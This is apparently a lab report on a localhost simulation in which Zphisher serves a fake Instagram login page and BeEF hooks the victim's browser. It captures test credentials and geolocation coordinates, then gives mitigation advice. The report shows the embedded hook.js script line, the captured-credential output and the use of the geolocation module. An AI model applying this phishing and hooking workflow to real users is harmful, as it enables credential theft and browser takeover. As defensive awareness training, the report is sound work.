PRACTICAL PHISHING & BROWSER EXPLOITATION

Executive summary

This report presents a controlled cybersecurity simulation conducted to demonstrate how a phishing attack can lead to browser exploitation and sensitive data exposure.

The experiment involved using Zphisher to create a counterfeit Instagram login page and BeEF (Browser Exploitation Framework) to establish a connection with the victim's browser. When the victim entered test credentials and allowed location access, the attacker successfully obtained both the credentials and the victim's geographical coordinates (latitude and longitude).

The activity was conducted entirely in a controlled, isolated environment using test accounts and dummy data. No external systems or real users were involved. The results emphasize the importance of phishing awareness, user caution when granting browser permissions, and the implementation of multi-layered security controls.

Scope & objectives

Scope:

- The simulation was restricted to an isolated Kali Linux virtual machine environment using localhost (127.0.0.1). All credentials and data were fabricated solely for demonstration and analysis.

Objectives:

- Simulate a phishing attack to demonstrate how attackers can deceive users into revealing credentials.
- Show how browsers can be remotely controlled through malicious scripts (hooking).
- Illustrate the potential for additional data exposure through browser permissions, such as geolocation.
- Analyze and document all stages of the attack and resulting artifacts.

Environment and Tools Used

COMPONENT	DESCRIPTION
Operating System	Kali Linux (attacker and victim operated on same machine)
Primary Tools	Zphisher (phishing automation), BeEF (browser exploitation)
Browser	Firefox / Chromium (used as the victim's browser)
Network	Localhost (127.0.0.1) environment
Generated Artifacts	auth/usernames.dat, BeEF logs, screenshots, and demonstration video

Methodology Overview

The simulation followed a sequential process consisting of four main stages:

1. Configuration: Zphisher was launched to host a fake Instagram login page, and BeEF was started to handle browser connections.
2. Victim Interaction: The victim accessed the local phishing page and entered credentials.
3. Browser Hooking: Through an embedded BeEF script, the victim's browser was hooked, granting the attacker remote control capabilities.
4. Data Extraction: The attacker executed BeEF's Geolocation module, which returned the victim's coordinates after location access was granted.

All outputs and evidence were captured and documented for analysis.


Detailed Steps and Observations

Attacker Setup


- The attacker initialized Zphisher, which automatically generated a phishing page that resembled Instagram's login interface.
- The terminal displayed confirmation that the local service was active at:

  127.0.0.1:8080/login.html
- The phishing page was then linked to the BeEF server through the following embedded script:

  <script src="http://127.0.0.1:3000/hook.js"></script>
- This script ensured that once the page was opened by the victim, the browser would automatically register with the BeEF control server.



1. Attacker environment initialized




2. Phishing page hosted locally and BeEF server activated.


Victim Interaction

- The victim accessed the page 127.0.0.1:8080/login.html, which visually mimicked Instagram's official design.
- Believing it to be authentic, the victim entered test credentials (e.g., username: ayamantest, password: testst).
- Immediately after submission, Zphisher displayed the following lines in the terminal:

Account : ayamantest
Password : testst
Saved in : auth/usernames.dat

- This confirmed that the tool captured and stored the credentials in the file auth/usernames.dat.






3. Victim entered credentials on a locally hosted phishing page; credentials were recorded in auth/usernames.dat.

Browser Hooking with BeEF

- When the phishing page loaded, the embedded hook.js file connected the victim's browser to the BeEF server.
- In the BeEF interface, the victim's browser appeared under Online Browsers, indicating successful connection.
- This meant the attacker could now execute JavaScript modules remotely on the victim's browser.




4. Victim browser successfully hooked and listed in BeEF interface.

Execution of the Geolocation Module

- The attacker selected the Geolocation module within BeEF and clicked Execute.
- On the victim's browser, a pop-up appeared requesting location access. The victim clicked Allow.
- The BeEF console then returned:

Latitude: 24.7136
Longitude: 46.6753


- These coordinates corresponded to a valid geographic location, proving that sensitive information could be extracted through browser exploitation.



6. BeEF Geolocation module successfully executed and returned coordinates.

Evidence and Artifacts

ARTIFACT	DESCRIPTION
auth/usernames.dat	File containing captured test credentials.
BeEF Logs	Recorded module executions and geolocation results.
Screenshots	Visual evidence of phishing page, hooked browser, and module output.
Terminal Output	Displayed captured credentials and saved file confirmation.



7. Collected evidence: captured credentials (left) and extracted geolocation data (right).

Analysis of Findings

Credential Capture

The phishing page successfully collected the entered credentials and stored them in a local file (auth/usernames.dat). This demonstrates the effectiveness of social engineering in obtaining sensitive information when users are unaware of fake web domains.

Browser Exploitation

Through the BeEF hook script, the victim's browser became controllable from the attacker's interface. The BeEF dashboard's "Online Browsers" pane visually confirmed the successful browser hook.

Data Exposure

After the victim permitted access, the Geolocation module executed successfully, displaying specific coordinates. This highlights the privacy risks posed by careless user consent and insecure browser API permissions.

Recommendations and Mitigation Strategies

1. Implement Multi-Factor Authentication (MFA): Protect accounts from unauthorized access even if credentials are stolen.
2. Enhance Phishing Awareness Training: Educate users on verifying domain names and identifying fake websites.
3. Restrict Browser Permissions: Disable or limit automatic geolocation permissions for web applications.
4. Network and Web Filtering: Block malicious or unknown domains using secure DNS and proxy filtering.
5. Incident Response Enhancement: Include phishing and browser exploitation in organizational incident playbooks.

Conclusion

This project successfully demonstrated the end-to-end process of a phishing attack leading to browser exploitation. It confirmed that:

- A phishing page can convincingly imitate a legitimate platform.
- Victims can unknowingly submit their credentials to attacker-controlled sites.
- Browser-based permissions, such as geolocation, can be exploited once granted.

The findings reinforce that human awareness, browser security, and authentication controls are essential components of any cybersecurity defense strategy.